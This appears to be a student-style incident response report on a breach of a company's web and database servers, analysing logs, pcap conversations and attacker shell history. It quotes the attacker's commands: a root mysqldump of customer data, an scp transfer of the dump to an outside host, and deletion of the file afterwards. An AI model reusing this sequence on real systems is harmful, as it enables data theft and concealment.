Premium House Lights Inc. Incident Response Report

By: Danielle Daza

TABLE OF CONTENTS

EXECUTIVE SUMMARY

This report will provide insight on the attack on February 2, 2022 – including observations made about the systems that may have been conducive to the success of the attack. This report will also offer recommended incident response actions to take and post incident actions that may be beneficial to Premium House Lights Inc. to adopt and enforce in its policies going forward.

Premium House Lights Inc. experienced a cyberattack that compromised both its web server and database, leading to the unauthorized access and exfiltration of customer data. The attack was initiated through a malicious file upload (`shell.php`), allowing remote execution on the web server, followed by SQL injection to extract sensitive records from the database server. Logs indicate brute force attempts and suspicious activity from Digital Ocean and UCloud IP addresses, suggesting automated reconnaissance and credential attacks. Shortly after the breach, an extortion demand for 10 Bitcoin was received, threatening to release the stolen data.



In order to address the incident, immediate containment and mitigation strategies should be prioritized, including isolating affected systems, analyzing the attack vectors, and strengthening authentication mechanisms. Recovery efforts should focus on remediating vulnerabilities, restoring systems from secure backups, and monitoring for further threats. Post-incident actions should involve enhancing security controls, implementing stricter access policies, and aligning with NIST CSF v2 guidelines to improve detection, response, and prevention capabilities.


INCIDENT OVERVIEW

This section will delve into what information could be gleaned from the artifacts provided. The resolved addresses will be explained before the key events are clarified for ease of understanding the communications taking place when they are referred to later in this report. Following a thorough overview of the events and their implications, is a compiled timeline to succinctly illustrate the extent of its access and the length of time it had remained in the system.

RESOLVED ADDRESSES

Below is a summary of the resolved IP addresses as well as the results from VirusTotal.com to verify the associated names and reputations of the IP addresses found in the logs and pcap files.

IP Address	Server/Computer Name
178.62.228.28	DigitalOcean (NL)
	
172.70.213.86	CloudFlarenet (US)
	
138.68.92.163	DigitalOcean (DE) Attacker
	
134.122.33.221	DigitalOcean (CA) (PHL Web Server)

	
147.182.157.9	DigitalOcean (CA2)
	
152.32.129.20	UCloud Information Technology (HK)
	
10.10.1.2	PHL Web Server
10.10.1.3	PHL Database

DigitalOcean is a cloud infrastructure provider that offers virtual private servers (VPS), commonly known as droplets. These servers are widely used for hosting websites, applications, and even penetration testing tools. DigitalOcean is a common provider for both legitimate and malicious activities, including automated scanning (Digital Ocean, 2024). Given DigitalOcean's cheap and scalable servers, it makes it a viable and useful option for attackers to utilize for brute forcing and scanning. Attackers are easily able run scripts such as **`hydra`** or **`ncrack`** to guess login credentials and tools like **`nmap`** to help scan for open and vulnerable ports which was observed in the incident.

UCloud Information Technology Limited (HK) is a cloud service provider, similar to DigitalOcean. They offer cloud servers, hosting, and data services, and they are based in Hong Kong (BNInsights, 2023). As with DigitalOcean, it is not uncommon for attackers to exploit the services this provider offers such as by utilizing their systems or brute force attacks and reconnassance port

scanning. Some additional benefits of using this particular provider as well as DigitalOcean include the fact that some Chinese and Hong Kong-based hosts have weaker abuse monitoring than AWS or Google Cloud and generally offer cheaper pricing compared to other providers, making it an ideal short-term investment for potential attackers.

KEY EVENTS

Below is summary of the attacks that occurred on February 2, 2022 on the local web server and database server. It will not delve deep into the technicalities of the incident but will focus on the key actions of the attack between the two servers as well as include a compiled timeline between both servers for a holistic overview of the attack. Concrete answers regarding the events that pertain to security gaps will be provided later in this report.

WEB SERVER




Figure 1.1 – Web server access logs first few entries related to the attack.




Figure 1.2 – Web server access logs of numerous GET requests from the IP address 138.68.92.163 to the server.




Figure 1.3 – Web server access logs ends with the successful upload of `shell.php` and the `curl/7.68.0` command

From access logs as seen in Figure 1.1, the `sitechecker.pro` is used to analyze the target website before launching the attack – analyzing server information, security misconfigurations, and DNS records. Afterward, the attacker uses the DigitalOcean (DE) IP address to request several files from the website as seen in Figure 1.2. This is seen in how the requests are made in extremely quick succession from one another. Next, the threat actor sent a file called `shell.php` to the `uploads` file on the web server and sent it to the web server – it was successful. This is observed in Figure 1.3 from the final `POST` output. For context, the `shell.php` that is uploaded provides the attacker with a way to execute commands on the server, the script also includes a command that has the server connect to the threat actor this is seen with the `curl/7.68.0` command. This command allows automated actions (file uploads, scanning, data exfiltration)




Figure 1.4 – Web server pcap file: TCP conversations including resolved IP addresses and relevant ports.




Figure 1.5 – Web server pcap file's TCP conversation from packet 791.




Figure 1.6 –Portion of the output data when requested by the attacker on the web server.

Sorting the conversations in the web server pcap file by number of packets revealed that the most used ports of the local machines include 4444, 80, and 23 as seen in Figure 1.4.

Port 4444 is the port commonly used for Metasploit reverse shells and as a listener port (SANS Technology Institute, 2022). This is verified in packet No. 791 where the entire conversation can be scrutinized in plain text as seen in Figure 1.5 and 1.6 which contain portion of the TCP conversation. It is also observed in this TCP stream that the attacker was able to obtain information

on the open ports of the server as well as the sensitive customer information it requested as seen further into the conversation in Figure 1.5 and 1.6.

Port 80 which is unencrypted HTTP traffic, the requests are seemingly performed by a bot as the sizes of each packet are identical and the speed of the requests are also quite fast. The server 134.122.33.221 is being probed and attacked through this port as it can be verified with the access logs.

DATABASE




Figure 2.1 – Database server shell commands from the time of the incident.

As seen in Figure 2.1, with the commands `netstat -atunp` and `sudo -l`, it appears that the attacker is first checking the active network connections and sudo privileges. It suggests that they are assessing their current access level and what commands are able to be run with elevated privileges.

They then gain root access to MySQL and then dump the database `phl` into a file (`phl.db`) as observed with the commands `sudo mysql -u root -p` and `mysqldump`.

Following this they check the file type and inspect the first 50 lines to confirm the successful database extraction with the commands `file phl.db` and `head -50 phl.db`. They then securely copied the database file to an external server (178.68.228.28) as seen with the command

`scp phl.db fierce@178.62.228.28:/tmp/phl.db` which indicates the successful exfiltration of sensitive data.

The last command of note, `rm phl.db`, ensures that the database dump is deleted immediately after transfer to ensure there is less evidence of unauthorized activity.




Figure 2.2 – Database server access logs 1/2.





Figure 2.3 – Database access logs 2/2.

As seen in Figures 2.2 and 2.3, shows the reconnaissance and discovery of the database it proceeds with extracting. As seen especially in Figure 2.3, the attacker connected via socket as seen with `root@localhost`, but has no database specified. This indicates that the attacker is checking system-wide access rather than working with a specific application database. This is further shown that the user is not familiar with the server as it uses commands (some being repeated commands) such as `SELECT`, `SELLECT DATABASE()`, and `show databases`. The repeated execution of some of these commands suggest that the attacker is probing without a clear target before settling on the customers' database on the `mysql` database. As seen with the command `SELECT * FROM customers LIMIT 5`, it tests the data being extracted before the attacker makes a request for the full table with specified fields. The extent of the data extracted at this time is displayed in plain text in the pcap artifact files.



Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A	Flows
10.10.1.2	49522	10.10.1.3	23	232	87 kB	1012	130	9 kB	102	78 kB	146.760041	163.5606	455 bits/s	3814 bits/s	70
147.182.157.9	51158	178.62.228.28	22	65	29 kB	1030	33	24 kB	32	5 kB	298.062469	4.0779	47 kbps	9591 bits/s	23
152.32.129.20	49064	147.182.157.9	22	26	4 kB	1037	14	2 kB	12	2 kB	325.214217	1.9214	6965 bits/s	9597 bits/s	10
183.82.121.34	40676	147.182.157.9	22	10	737 bytes	1019	3	212 bytes	7	525 bytes	201.805355	127.3470	13 bits/s	32 bits/s	1
152.32.129.20	44750	147.182.157.9	22	9	645 bytes	1028	5	324 bytes	4	321 bytes	261.996128	1.3852	1871 bits/s	1853 bits/s	1
10.10.1.2	45598	10.10.1.3	23	4	288 bytes	26	3	212 bytes	1	76 bytes	139.205328	0.0071	240 kbps	86 kbps	0
10.10.1.2	48474	10.10.1.3	22	4	288 bytes	27	3	212 bytes	1	76 bytes	139.205504	0.0069	244 kbps	87 kbps	0
176.79.177.126	49460	147.182.157.9	23	3	172 bytes	1022	2	112 bytes	1	60 bytes	216.360827	0.1259	7114 bits/s	3811 bits/s	0

Figure 2.4 – Database pcap file's TCP conversations

